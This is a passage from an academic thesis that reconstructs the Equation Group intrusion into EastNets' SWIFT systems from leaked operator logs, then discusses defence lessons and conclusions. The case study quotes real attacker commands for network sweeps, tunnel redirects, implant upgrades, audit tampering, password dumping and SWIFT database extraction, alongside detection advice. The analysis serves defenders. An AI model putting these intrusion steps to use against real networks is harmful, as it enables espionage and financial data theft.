6:14 AM 11/7/2012 Auditing:ON - not dorked
6:22 AM 11/7/2012 conficker still on target
6:18 AM 11/7/2012 checking logs - we are clean
```

The attacker proceeded to successfully upgrade the `Flav` implant with `Kisu` and `SolarTime`:

```
6:38 AM 11/7/2012 need to upgrade to FLAV w/KISU and SOLARTIME
7:14 AM 11/7/2012 flav install test ... WOW it worked.
```

And then used the *scansweep* tool to run a *netmap* of the 10.10.10.* IP range of end user computers:

```
7:35 AM 11/7/2012  Run a netmap to find targets of interest
** Want Sanam Mirchandi if possible, otherwise just an additional UR in the 10.10.10.X
↪  subnet
scansweep -type arp -target 10.10.10.1-10.10.10.254 -period 3s-7s
```

This network scan represents one of the opportunities for a network IDS to have detected the attack. The attackers were attempting to remain undetected as ***`Scansweep`****'s purpose*

is to allow for safer than manual scanning of a network range. For an explanation of the options used please see Listing C.7.

The next Windows workstation that was targeted was `endxb-ard` (10.10.10.90). The attacker did not tamper with the auditing but noted that the firewall was disabled and downloaded tasking before logging off the target system:

```
9:27 AM 11/7/2012 did not dork auditing
9:41 AM 11/7/2012 Memory Load       : 68%%
9:45 AM 11/7/2012 firewall Status:  Disabled
10:09 AM 11/7/2012 downloaded tasking (~20MB)
10:09 AM 11/7/2012 off target
```

Either detecting, capturing or preventing network uploads would allow defenders to respectively know about, gain insight or prevent attacker exfiltration of data. This could be implemented with an IDS and appropriate network firewall design and configuration.

7.4 Third Penetration

The third penetration of the network took place on 2013-05-14 starting at 12:35:13. Similar to the previous network penetration, the attacker used the *ourtn* utility to connect to another foreign jump server in Japan `cis.cc.kurume-it.ac.jp` (133.94.1.3) before using the tunnel utility to connect to the target server `ensbdmgmt2.eastnets.com` (92.168.208.11).

`Scrubhands` was once again used by a different operator using a different local IP and DNS server address:

```
/usr/local/bin/scrubhands -t -S 13050914490339 -I 37322 -P JEEPFLEA_MARKET -n 8.8.8.8
↪  89.185.234.145/240/158
```

This produced the following result:

```
#z0.0.0.11 = 192.168.208.11
#z0.0.0.12,z0.0.0.13 = 192.168.200.52
#z0.0.0.14,z0.0.0.15,z0.0.0.16 = 192.168.200.86
```

The first target `ENSBDMGMT2 (192.168.208.11)` was merely used to pivot to the second target:

```
monitor packetredirect -listenport 3333 -raw
redirect -tcp -implantlisten 4426 -target 127.0.0.1 4426
```

Lateral movement across the local network between servers presented an opportunity to detect the attack. If network segmentation had been in place as a means of compartmentalising, the attackers would have been restricted in their efforts to access systems on the network.

Once on the `ENSBDSL2 (192.168.200.52)` server, a search was run for Oracle databases:

```
grep -mask SPFILEACCESS.ORA -path D:\Alliance\Access\Database\database -pattern audit
↪  -nocase
```

Monitoring systems for commands run on them and exporting this to a remote log server would allow for unusual activities, e.g., running grep *on a Windows database server, to be identified and acted upon accordingly.*

The prepared SQL queries were readied and executed by the attacker. Results were sent to the file, *$ICD12FB.txt*, which was retrieved before being deleted as can be seen in Listing C.9.

The attacker checked the redirection:

```
monitor packetredirect -listenport 3333 -raw
redirect -tcp -implantlisten 42316 -target 127.0.0.1 42316
```

The last target of the network penetration was `ENSBDNISL1 (192.168.200.86)`.

The attacker again attempted to search for and access the Oracle database but was unable to locate the ORA file:

```
grep -mask SPFILEACCESS.ORA -path D:\Alliance\Access\Database\database\ -pattern audit
↪  -nocase
3:03 PM 5/14/2013 -- EMAGENT.EXE not running, grep returned nothing
```

This resulted in a failure to run the SQL query against the database:

```
SQL>@swift_msg_queries_all.sql
ERROR:
ORA-12560: TNS:protocol adapter error
```

By denying the attacker the database connection details stored in the `.ORA` *files, the attack was halted.*

7.5 Fourth Penetration

The fourth penetration took place a few weeks later on 2013-06-05 beginning at 17:55:19 UTC. After connecting to a jump server in Taiwan, `euclid.csie.cnu.edu.tw` (163.22.20.4), the attacker used ScrubHands, and included the Room-Station number of 11.5:

```
code/usr/local/bin/scrubhands -t -S 13053013155600 -P JEEPFLEA_MARKET
-I 90069 -T 11-5 -n 8.8.8.8,4.2.2.2 69.42.98.86/240/94
```

By examining the details in Listing C.10, we note the IP address of the server in Taiwan along with the source and destination network ports, which indicates that `PitchImpair` is a tunnel set up for providing access to target systems.

Monitoring for changes in open ports would be a method of detecting this attacker technique.

The attacker encountered some problems with the *simple*[5] script so forced it to run before tampering with the auditing and grabbing the password dump:

```
TL;DR: couldn't find the targetdb for the target.
Then simple bailed entirely... ran "survey -run" to force simple to run.
audit dorked; pwdump grabbed.
```

By evaluating the scripts to ensure they are on the approved list would provide a method of preventing the attackers from running untrusted code.

The attacker checked the network redirection:

```
monitor packetredirect -listenport 2160 -raw
redirect -tcp -lplisten 1922 -target 192.168.200.51 1922
redirect -tcp -lplisten 9002 -target 192.168.200.87 9002
```

The second target system was `ensbdsl1` (192.168.200.51) accessed with the CordialFlimsy Trigger as per Listing C.6.

The attacker tampered with auditing and dumped the passwords:

[5] `EquationGroupLeak/windows/Resources/Ep/Scripts/Simple3.eps`

`dorked audit, pwdumped.`

Mitre (2018b) terms this technique "disabling security tools" and suggests setting appropriate permissions for files, windows registry and processes to thwart this attack technique and to monitor whether security processes are running.

The attacker collected SWIFT data from the database by pulling down a file which logically contained preprepared SQL. This was then run against the database to dump data to a series of files which were collected before being removed (see Appendix C.12).

Enabling database auditing and exporting these audit log files to a remote system would have revealed the attacker's actions. Including honey token records in the database would have allowed the alarm to be raised when they were accessed by the attacker.

This was repeated for three date ranges but the last results file had a size of only 57B so after rerunning the query the attacker grabbed the log file to figure out why. For details see Listing C.13.

The attacker collected the three files that (Hall, n.d.) contained the Oracle network configuration details: *tnsnames.ora*, *sqlnet.ora* and *listener.ora*, as per Listing C.15.

The third target, `ensbdnisl2` (192.168.200.87), was accessed in much the same way as the second target by using `CordialFlimsy`. The attacker again had trouble with the *simple* utility:

`TL;Dr: simple exploded again. Can't find the targetdb. same issue as T1. going to run "survey -run"`

This time after connecting to the database the attacker was able to query a wider series of date ranges from 20120101 to 20130604 and collected over 70 MB of Swift data:

```
Enter BEGINNING date in the format "yyyymmdd": 20120101
Enter ENDING date in the format "yyyymmdd": 20130604
```

By preventing external communication the exfiltration could have been prevented. Alternatively, the use of IDS and IPS could aid in detecting or preventing this technique.

7.6 Fifth Penetration

The fifth network penetration took place the day after the Quantum operation (as discussed in Appendix D)) against Eastnet employees had completed on 2013-08-29 at 02:44:00 UTC via a jump server in Japan, `cnt1.din.or.jp` (210.135.90.41). This time the operator performed some connectivity checks against the firewall:

```
-ping -r 80.227.254.202 -t -p 2194
80.227.254.202:2194 -> 210.135.90.41:15563 SYN ACK (port 2194 open)
-ping -r 80.227.254.202 -t -p 2443
80.227.254.202:2443 -> 210.135.90.41:15563 SYN ACK (port 2443 open)
```

Thereafter, the attacker connected with Scrub Hands:

```
/usr/local/bin/scrubhands -t -S 13082113184448 -I 85521 -P JEEPFLEA_MARKET
-n 200.42.213.11,200.42.213.21 186.120.114.169/240/174
```

Starting with the first target, `endxbmail001` (192.168.1.3), the attacker scanned for more targets using `nslookup` before using the *netbios* command to learn a bit more about them. See Listing C.14 for an example of this.

Disabling `netbios` is a recommended practice and has been for some years[6] *prior to this attack taking place. Cutting off avenues for attackers to discover information about the network is standard practice. While it may not be possible to disable all network information services, e.g., DNS, it is possible to place entries*[7] *that raise an alert when queried.*

7.7 Sixth Penetration

The sixth and final penetration began on 2013-09-04 at 15:57:40 UTC with the attacker first connecting to a jump sever, this time in Germany, `isun02.informatik.uni-leipzig.de` (139.18.13.2) before running Scrub Hands:

```
/usr/local/bin/scrubhands -t -S 13083019453124 -I 33159 -P JEEPFLEA_MARKET
-n 212.92.23.5 79.172.193.160/192/129
```

[6] `http://digitallachance.com/blog/2009/02/should-you-kill-netbios-from-your-network/`
[7] Canary Tokens are one such option `https://canarytokens.org`

```
Results:
z0.0.0.11 = 192.168.208.11
z0.0.0.12 = 192.168.200.92
z0.0.0.13 = 192.168.200.104
z0.0.0.14 = 192.168.219.245
```

The four targets were Windows servers `ensbdmgmt2.eastnets.com` (192.168.208.11), `ensbdaldn1.eastnets.com` (192.168.200.92), `ensbdsl3.eastnets.com` (192.168.200.104) and `ensbdftp1.eastnets.com` (192.168.219.245).

The first target did not have its auditing tampered with and was used only to access the next three servers: `5:07 PM 9/4/2013 - not dorking, redirecting only`

Of particular interest is the `PeddleCheap` configuration file which reveals that it supports time-window based listening as per Listing C.11. By not having a network port open, i.e., listening, all the time means that it cannot be found by network scanning except during the configured listening hours. The opening of the port could have been detected by monitoring for changes in open ports.

On each of the next three servers the attacker receive the callback and then proceeded to upgrade `SOTI` using `Kisu`:

```
5:53 PM 9/4/2013 - trigger sent
5:54 PM 9/4/2013 - got CB
Process Id : 592
\____ running out of services.exe

8:09 PM 9/4/2013 - Upgrading SOTI:
kisu_install -type MOAN
kisu_uninstall -type MOAN
```

Employing application control and monitoring for file-system changes would have presented the opportunity to prevent and/or detect the attackers updating their malware.

7.8 Summary

This chapter analysed events that took place during the attack against the Swift network information systems and provided details of what defence mechanisms might have detected or slowed down this attack.

The defense techniques included externalising monitoring, employing honeynetworks and honeypots, white-listing at a file-system level, employing honeytokens, and compartmentalisation in the form of network segmentation.

Had these been successfully employed by the defenders would have been able to detect the attack, even though it exploited a zero-day vulnerability, and observe the methods of the attackers allowing the defenders to take further action, for example, calling in computer forensic or security specialists, providing the attackers with a database of fake data or remove their presence from the network.

Chapter 8

Other Defence Considerations

This chapter provides a list of generally applicable lessons that have been learned in the course of the analysis of zero-day attacks. These are intended to aid defenders in thinking about the types of threats that they will face in the future, make it clear that air-gaps are insufficient for defence, that the attack surface has changed due to the shifting of system boundaries due to virtualisation, that OS privileges can bypass application or database level security and reinforces the value that monitoring that is external to and thus independent of the system being monitored can play even when the system is compromised.

8.1 Lowering Barriers to Entry for Attackers

There are various factors that are lowering the cost of attacks which in turn changes the cost/benefit ratio for attackers.

8.1.1 Technology Cost

Kuhn and Anderson (1998) accurately predicted the rise of cheap SDRs. A type of technology that is prohibitively expensive today may often become cheaper over time. This reduces the resources required by a threat actor from those at the disposal of a nation state ultimately all the way down to those available to a motivated individual.

It is possible to infer that examining exploitation techniques used by nation state actors provides a glimpse into the future of attacks that can be conducted by less resourced threat actors such as competitors, organised crime and even individuals where a decrease in technology cost is a function of time.

A prime example of this is the *osmo-fl2k* open source project by Markgraf (2018) which allows certain USB3 to VGA adapters costing between five and fifteen USD to be turned into SDR transmitters. The author demonstrates that these are able to spoof a GSM network. This dramatically lowers the cost of an SDR from the USD 300 of a HackRF.

8.1.2 Idea Availability

The Internet allows for the dissemination of information far more rapidly and at lower cost than ever before.

Even state sponsored attackers examine malware to see if they contain novel techniques that they can borrow and reuse for their own purposes. The most obvious example is the CIA (2015c) whose Umbrage team states that they maintain a library of such techniques that are borrowed from malware that is discovered.

The leaking of NSA, Hacking Team and CIA documentation and tools has provided ideas for attacking systems. Security researchers publishing their results provide additional techniques for attacks. Vulnerability databases are publicly available and provide lists of existing vulnerabilities which can be used as inspiration to search for similar problems in other products. Furthermore, patches for security bugs can be reverse engineered by applying them to the software containing the vulnerability before comparing the pre- and post-patch versions of the software to determine where the vulnerability lies.

8.1.3 Code Reuse

Code reuse becomes possible when a modular design is embraced. In the specification on executing code in kernel space on Microsoft Windows systems, the CIA (2014) states that by using a common interface for kernel space execution, multiple tools can use the same local privilege escalations (LPE) and that if any LPE needs to be swapped out the resulting testing burden is reduced.

This demonstrates that malware authors who embrace a modular architecture for their malware will be able to create multiple variants with different payloads using the same exploits to gain privilege on a system. They would also be able to swap out exploits once these have been discovered and patched.

Individual tools from third parties can also be reused. Two such examples are the `Linux/up/km3` utility created by Szombierski (2003) which exploits a vulnerability in the Linux kernel via the *ptrace* call and the `Linux/up/ptrace-kmod` created by Purczynski (2003) which exploits the insecure thread creation in *kmod* to gain control of *modprobe*[1] which is a privileged binary.

[1] Used to load kernel modules (drivers).

8.1.4 Hardware Reuse

It is not only software implementations and modules that can be reused in a modular architecture. Hardware, if appropriately designed and architectured, can also be reused, for example, the `JuniorMint`, `Maestro-II`, `Trinity` and `Howler Monkey` hardware modules as described in Subsection 4.1.7, provide functionality that can be employed to achieve different goals. Such reusable modular hardware components can speed development while lowering costs.

8.2 DLL Hijacking of Portable Applications

In hindsight discovering that portable versions of applications are commonly vulnerable to DLL Hijack as per `Fine Dining` tool (CIA, n.d.) makes sense. These applications are re-purposed versions of software that was originally installed in locations on a file-system provided by an OS. With the installation path being different, for example, a USB flash drive, the application may well still be searching for other DLLs that it would otherwise have had access to.

8.3 Air-gaps are Dead

Air-gapping or fire-walling off computers can be overcome using hardware devices which provide their own network bridges. Governments have long moved to a physical area zoning to separate sensitive systems from any other devices that could be used to exfiltrate data.

8.4 Attack Surface

The attack surface varies depending on the access to the system. For example, network access requires open ports / listening services. This can be restricted by not running unnecessary services, and by using firewalls to limit access to IP ranges.

Where proximity access is available then tempest attacks are possible e.g. power line, RF, light, sound, etc. can be used to exfiltrate data. When physical access to the box is possible then USB ports, BIOS, and evil maid attacks become possible.

Virtualized systems extend the physical attack surface to the hypervisor and shared resources e.g. processor through meltdown and spectre. Caching makes timing attacks

possible as it speeds up or slows down reads. Examples of caches against which this class of attack could be employed include hard drives and GPU caches.

The sharing of systems means that resources that were once inside the system boundary are now straddling the boundaries that separate virtual machines. This has the ability to exacerbate the impact of vulnerabilities such as meltdown and spectre. This shifting of the system boundaries to expose new areas of attack surface results in new vulnerabilities being exploited.

8.5 Leveraging Operating System Admin Privilege

Attackers will leverage OS privileges to gain access to the database without authenticating to the database. Oracle (2018) states that to be able to connect to the database with *sysdba* the only actions required are adding the OS user to the appropriate OS database group.

This results in an attacker that has either the credentials for the OS database user or super user access, trivially accessing the database without possessing credentials for it. This illustrates the technique of going one level lower to bypass the access controls of a system.

The ability to disable OS authentication to the database as the sysdba would provide an extra hurdle for attackers.

8.6 Database Surveillance

Simple to run, generic, reusable pre-defined SQL scripts can be used by attackers to quickly collect the database schema and sample data. This would allow for a skeleton version of database to be recreated with a small amount of actual data. Such a database would facilitate offline analysis where the attackers would not be at risk of being discovered, and would have time to examine and understand the database to identify tables containing high value information. Scripted SQL queries could be developed to extract such valuable data from the database during subsequent infiltrations.

By targeting only the required information the size and time requirements of the data exfiltration can be drastically reduced versus copying the entire database. This represents one way in which attackers are able to leverage long a duration system compromise to obtain other benefits such as obtaining higher value information and reduced chance of detection.

8.7 Externalisation

This appears to be a very useful technique for attackers and defenders. It can be used to move the attack out of the observable domain of the defences or vice versa.

This raises the option of analysing all attack techniques for the underlying mechanism that renders them realizable with the intention of using them for defensive purposes. The option of the converse necessarily also holds true.

8.8 Discussion

There are both parallels and differences between security in the physical and information worlds. In the physical world the concept of being more secure than the next house is applicable. This is because criminals seek to maximize their reward and minimize their costs (opportunity cost and/or risk).

In information security it has been said that making it more expensive for attackers to compromise an information system than that which they will gain, may convince them to go elsewhere.

Software is a tool but it is also digital information and the cost of copying information is close to zero. Once the software has been developed, then the marginal cost of additional deployments is almost zero. When the cost of attacking a target approaches zero, that changes the equation to result in always attack.

What other costs exist that we can attempt to increase? Having attacks utilising zero-day exploits discovered results in countermeasures being developed rendering the initial investment worthless. It is critical to be able to both detect and record an attack to analyze it.

Attackers choose the time and the place to attack. They can attack the technology, e.g., SNMP on a Cisco ASA, the deficiencies in processes, due to a lack of patching, hardening, background checks, and so on or the people, e.g., via phishing.

Defenders can alter their landscape to their advantage. They can choose to harden their perimeter, implement defence in depth, monitor, install honeypots, have security conscious processes that are adhered to and have training, awareness programs and phishing tests for staff.

Attack is easier than defence. Moreover, attack is the best form of defence. While the attacker can attack the defences, the defender can also attack the methods employed by the attacker.

An active (moving) attack overcomes a static defence but defences need not be static. Instead, they could be a moving target that fights back or a more agile participant. As the CSEC (2012) states in their analysis of TLS trends for changes in technology and abnormalities, it is important to be proactive.

Chapter 9

Conclusion and Future Work

This chapter first summarises the research conducted and highlights the contributions thereof. It concludes with a selection of topics for future work.

9.1 Summary of Research

As an attack may utilise a zero-day exploit for one of more of its steps while the remainder of the actions taken do not make use of zero-days, an analysis of multiple sources of tools and techniques making use of zero-day and non-zero-day exploits was conducted in Chapter 4.

These were then categorised into various types or classes of attack according to common attributes in Chapter 5. Examples of these categorisations include by target, exploitation vector and goal of the attacker.

To defend against these and potentially other types of attacks, various defences were proposed and categorised. Examples of these include guarding against interception, countering electromagnetic emanations used to bridge air-gaps and exfiltrate data, and thwarting attempts to circumvent security measures.

A case study of a real-world network intrusion that began with a zero-day exploit to gain the initial foothold through to the exfiltration of the data, was provided in Chapter 7 to illustrate how certain defences could have identified, halted or mitigated these attacks.

Lastly, certain concepts that did not fit neatly into the attack or defence classes but were deemed important for defenders to consider, were discussed in the penultimate chapter.

9.2 Contributions of Research

The analysis of the raw dumps of the NSA and CIA tools and documentations provides a useful starting point for information security researchers to conduct further research into attacker tactics and techniques employed by highly resourced attackers.

The deep dive into the Unix and SWIFT network intrusions provide details of the techniques and tactics used by attackers to break into and spread laterally before exfiltrating data. This can be used by defenders to inform their defensive strategy by considering what tactics would be required to defend against these and newer attack types such as fileless malware.

Many of the exploits and attacks that are performed by nation state actors are well within the reach of skilled individuals. These actors actively seek out research from security researchers and malware authors to reuse for their own purposes. The converse also holds true, as evidenced by the approach used in this thesis, where defenders can learn from attackers.

Attackers place great emphasis on maintaining covertness as being discovered would likely cause the achievement of their goals to be denied. A further downside would be unwanted attention via attribution which attackers seek to mitigate through obfuscation and misdirection so that attacks are incorrectly attributed to third parties. Defenders should be aware that the perceived source of the attack is easily manipulated through falsifying forensic artefacts and using third party networks to launch attacks. A defence based on blocking attacks based on the source networks is trivial for any but the most inept attacker to overcome.

By understanding the tactics and techniques of attackers rather than the specific implementations thereof, defenders are able to take action against both known and unknown attacks. There is not a one-to-one mapping of attacks to defences but rather a many-to-one mapping. One attack can be used across multiple technology areas. Fortunately, as discussed in this research some defences, e.g., network monitoring, can be used to against many types of attacks.

Tools, be they technologies, implementations or approaches, can be used for both defence or attack. For example, encryption can be used by defenders to protect against interception by attackers who can in turn ensure secrecy of their communications by the same means. Legal restrictions on encryption would result in the law-abiding people being at greater risk than before while not impacting those who are unwilling to comply with the law or are outside the law's jurisdiction.

One of the key conclusions of the research is that in the face of superior attacker technology, i.e., the zero-day exploit of an unknown vulnerability, the defender has to resort to tactics to negate the technological and knowledge advantage. Such tactics can include

detecting and alerting on the attack or slowing down the attacker through the use of compartmentalization for example, network segmentation, and misdirection. This increases the chance of detection and the amount of time available to react.

Many attacker techniques and defender tactics are discussed in Chapters 5 and 6 respectively with Chapter 8 describing considerations such as the lower start-up cost of attackers due to modern technology.

Additional tactics available to defenders include capturing malware samples for analysis. These can be analyzed in-house or made available to security researchers. By making analysis of malware public, defenders can pool their resources to blunt the effectiveness of attacker techniques. This also reduces the return on investment into vulnerability and exploit research by attackers by reducing the number of times it can be reused.

Attackers also employ tactics such as circumventing or bypassing security controls rather than defeating them outright. These tactics range from malware development techniques, to using OS functionality and operating out of memory to deny PSPs the ability to analyse their files residing on disk.

Defenders should not rely on attackers maintaining past behaviour to detect their actions. They should instead control their landscape so that when the attacker makes changes, even if they are ephemeral in nature, they can detect them. Similarly, by creating external observability of a system attackers will not be able to hide their actions should they succeed in compromising the system.

How air-gaps are defeated by electromagnetic emanations is described along with measures to defend against such air-gap hopping attacks. Similarly, the generic problem of side-channels is considered and deemed to be due to unintentional design oversights that allow information regarding secrets to be leaked or deduced.

Defenders can dramatically increase the risk for attackers by causing the attacker's successful access of decoy information to reveal their attack. This can be done through the use of honeytokens in, e.g., databases, DNS and directory systems, which have no legitimate use and raise alerts when accessed. By exploiting the asymmetry in information as to what should and should not be accessed, defenders are able to increase the difficulty for attackers to remain undetected.

By not relying on a single type of security control and putting in place policies and procedures that require and reward staff for flagging suspicious behaviour the chance of prevention or detection and damage limitation are increased.

9.3 Future Research

This section identifies several areas for further research.

9.3.1 Government Standards Dealing with Information Security

Governments have long had Tempest related standards for protecting against leaking information through electromagnetic emanations. This was principally for high security systems, e.g., diplomatic or defence. However, with the lowered cost of attack defenders of businesses and individuals may be attacked using the same methods but employed by ordinary criminals. To prevent becoming victims, they may need to adopt the same defences. Unfortunately many government standards pertaining to this area are not available to the public. However, the relevant documents are slowly becoming available due to freedom of information requests.

9.3.2 Government Methods for Exploiting Vulnerabilities

Another area that may yield relevant information is possible future revelations of government techniques for exploiting vulnerabilities in information and communication systems. Governments have a strategic interest in researching and building such attacks. This combined with the resources to implement them can put them years ahead of private enterprise and academic researchers.

9.3.3 DLL Hijacking for Portable versus Installed Software

Further investigation is required to see whether portable versions of software are more susceptible to DLL Hijack than their installed versions. Reporting these as security bugs to vendors and raising awareness may improve information security in a wide-reaching fashion.

9.3.4 Artificial Intelligence for Attackers and Defenders

The possible future use of artificial intelligence has been proposed by Schneier (2018) to discover vulnerabilities, abstract generalised lessons from incidents and identify trends in order to adapt attacks and defences. These suggestions in large part call for automating the manually conducted research of this thesis.

9.3.5 Unexplored Attacker Exploit Tools and Methods

There is a vast amount of exploit tools, documentation such as the NSA's `Linux/doc` and `Linux/etc` directories released by the Shadow Brokers, and discussions of practices, e.g., the CIA's internal wiki. Due to the sheer volume only a tiny fraction thereof has been analysed and described before categorising and summarising the defences in this thesis. The rest remains to be done.

References

AMD. Security Processor. 2015. Accessed on: 4 February 2018.
URL https://www.amd.com/en/technologies/security

Attler, B. M. iOS Exploits. 2015. Accessed on: 27 January 2018.
URL https://wikileaks.org/ciav7p1/cms/files/iOS%20Exploits%20-%20iOS%20-%20EDG%20Confluence.pdf

Avery, J. K. The Application of Deception to Software Security Patching. Ph.D. thesis, Purdue University, 2017.

Aylor, S., Norrod, F., and Lepak, K. EPYC Live Tech Talk: Scott Aylor, Forrest Norrod, Kevin Lepak. 2017. Accessed on: 20 November 2017.
URL https://www.youtube.com/watch?v=fBPHZZ0iSm4

Backes, M., Bugiel, S., Gerling, S., and von Styp-Rekowsky, P. Android Security Framework: Extensible multi-layered access control on Android. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 46–55. ACM, 2014.

Baecher, P., Koetter, M., Holz, T., Dornseif, M., and Freiling, F. The Nepenthes Platform: An Efficient Approach to Collect Malware. In *International Workshop on Recent Advances in Intrusion Detection*, pages 165–184. Springer, 2006.

Barnes, R. and Director, E. A. S. Database Security and Auditing: Leading Practices. *Enterprise Auditing Solutions Applications Security*, 2011.

Bauer, B. and Patrick, A. S. A human factors extension to the seven-layer OSI reference model. 2004. Accessed on: 12 February 2018.
URL http://www.andrewpatrick.ca/OSI/10layer.html

Beer, I. *pwn4fun Spring 2014 - Safari - Part I.* 2014. Accessed on: 14 January 2018.
URL https://googleprojectzero.blogspot.co.za/2014/07/pwn4fun-spring-2014-safari-part-i_24.html

Bilge, L. and Dumitras, T. Before we knew it: an empirical study of zero-day attacks in the real world. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, pages 833–844. ACM, 2012.

Blaich, A., Kumar, A., Richards, J., Flossman, M., Quintin, C., and Galperin, E. Dark Caracal Cyber-espionage at a Global Scale. 2018. Accessed on: 28 January 2018.

URL https://info.lookout.com/rs/051-ESQ-475/images/Lookout_Dark-Caracal_srr_20180118_us_v.1.0.pdf

Blunden, B. Cornering the Zero-Day Market. 2014. Accessed on: 19 November 2017.
URL http://www.belowgotham.com/Respond-Greer.pdf

Brand, M. Linux: kernel read-write in __ARM_NR_cmpxchg. 2015. Accessed on: 31 January 2018.
URL https://bugs.chromium.org/p/project-zero/issues/detail?id=540

Buchka, N. and Firsh, A. Skygofree: Following in the footsteps of HackingTeam. 2018. Accessed on: 11 February 2018.
URL https://securelist.com/skygofree-following-in-the-footsteps-of-hackingteam/83603/

Bugiel, S., Davi, L., Dmitrienko, A., Fischer, T., Sadeghi, A.-R., and Shastry, B. Towards Taming Privilege-Escalation Attacks on Android. In *Network and Distributed System Security Symposium*, volume 17, pages 19–37. 2012.

Callegati, F., Cerroni, W., and Ramilli, M. Man-in-the-Middle Attack to the HTTPS Protocol. *IEEE Security & Privacy*, 7(1):78–81, 2009.

Casey, T. Threat agent library helps identify information security risks. *Intel White Paper*, 2007.

Chirgwin, R. Intel's super-secret Management Engine firmware now glimpsed, fingered via USB. 2017. Accessed on: 14 November 2017.
URL https://www.theregister.co.uk/2017/11/09/chipzilla_come_closer_closer_listen_dump_ime/

CIA. 8. Bamboo and Dart. a. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_11629050.html

CIA. Airport Utility Analysis. b. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15728654.html

CIA. Create Process With WMI. c. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_11628905.html

CIA. DerStarke. d. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_3375125.html

CIA. ExitBootServices Hooking. e. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_36896783.html

CIA. JQJGUNSHY: Samsung Galaxy Tab 2 GT-P3100. f. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15729036.html

CIA. List Installed Windows Updates via WMI (MISCEnumerateUpdatesWMI_QFE). g. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14587276.html

CIA. RoidRage Bootstrap Methods. h. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_28049453.html

CIA. Test Infrastructure. i. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_17072220.html

CIA. USB Emulation Evaluation. j. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_20873532.html

CIA. WMI Event Persistence (PSEDWMIEvent_SU - SystemUptime). k. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14587204.html

CIA. WMI Process Watcher. l. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_52920355.html

CIA. Write to protected directories by using filenames in rootless whitelist. m. Accessed on: 23 June 2018.
URL https://wikileaks.org/ciav7p1/cms/page_46628894.html

CIA. BadMFS. 2009a. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/BadMFS_Developer_Guide/BadMFS_Developer_Guide.pdf

CIA. ExpressLane v3.1.1 User Manual. 2009b. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/ExpressLane-3_1_1-User_Manual-Rev_New_2009-04-06/

CIA. /client/ssl/CA/client.crt. 2010. Accessed on: 22 November 2018.
URL https://wikileaks.org/vault8/document/repo_hive/client/ssl/CA/ca_crt/ca.crt

CIA. Achilles v. 1.0. 2011a. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/Achilles-UserGuide/Achilles-UserGuide.pdf

CIA. SeaPea v 4.0. 2011b. Accessed on: 24 July 2018.
URL https://www.wikileaks.org/vault7/document/SeaPea-User_Guide/SeaPea-User_Guide.pdf

CIA. Sonic Screwdriver v1.0 User's Guide. 2012. Accessed on: 20 November 2018.
URL https://wikileaks.org/vault7/darkmatter/document/SonicScrewdriver_1p0/SonicScrewdriver_1p0.pdf

CIA. Cryptographic Requirements. 2013a. Accessed on: 25 March 2018.
URL https://wikileaks.org/ciav7p1/cms/files/NOD%20Cryptographic%20Requirements%20v1.1%20TOP%20SECRET.pdf

CIA. ELSA v.1.1.0 User Manual. 2013b. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/Elsa_User_Manual/Elsa_User_Manual.pdf

CIA. Gyrfalcon 2.0 User's Guide. 2013c. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/Gyrfalcon-2_0-User_Guide/Gyrfalcon-2_0-User_Guide.pdf

CIA. HighRise v2.0 User's Guide. 2013d. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/HighRise-2_0-Users_Guide/HighRise-2_0-Users_Guide.pdf

CIA. Pterodactyl. 2013e. Accessed on: 21 March 2018.
URL https://wikileaks.org/ciav7p1/cms/page_3375272.html

CIA. sontaran. 2013a. Accessed on: 20 July 2018.
URL https://wikileaks.org/ciav7p1/cms/page_524426.html

CIA. Sontaran Status Update 1. 2013b. Accessed on: 20 July 2018.
URL https://wikileaks.org/ciav7p1/cms/page_2621481.html

CIA. Status Update 2. 2013c. Accessed on: 20 July 2018.
URL https://wikileaks.org/ciav7p1/cms/page_3375260.html

CIA. Angelfire v2.0 User's Manual, 2014a. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/EXTENDING_User_Guide/EXTENDING_User_Guide.pdf

CIA. CouchPotato V1.0 User Guide, 2014b. Accessed on: 30 June 2018.
URL https://wikileaks.org/vault7/document/Couch_Potato-1_0-User_Guide/Couch_Potato-1_0-User_Guide.pdf

CIA. EDG Tools of the Trade Home. 2014a. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_3375335.html

CIA. Ghidra. 2014b. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_9536070.html

CIA. Hive Engineering Development Guide, 2014. Accessed on: 2 February 2018.
URL https://wikileaks.org/vault7/document/hive-DevelopersGuide/hive-DevelopersGuide.pdf

CIA. Independent Review EDG Test Programs. 2014. Accessed on: 11 November 2018.
URL https://wikileaks.org/ciav7p1/cms/files/(S-NF)%20Independent_Review_EDG_Test_Programs_7NOV14.docx

CIA. Internal Review of Current EDG Testing Practices. 2014. Accessed on: 1 February 2018.
URL https://wikileaks.org/ciav7p1/cms/files/2014%2010%2023%20--%20EDG%20Testing%20White%20Paper%20--%20Rev%20Draft%20B.docx

CIA. Kernel-mode Execution Specification. 2014. Accessed on: 24 March 2018.
URL https://wikileaks.org/ciav7p1/cms/files/Kernel-Execution-Spec-v1-SECRET.pdf

CIA. 12. Bonus: Capture The Flag. 2015a. Accessed on: 17 November 2018.
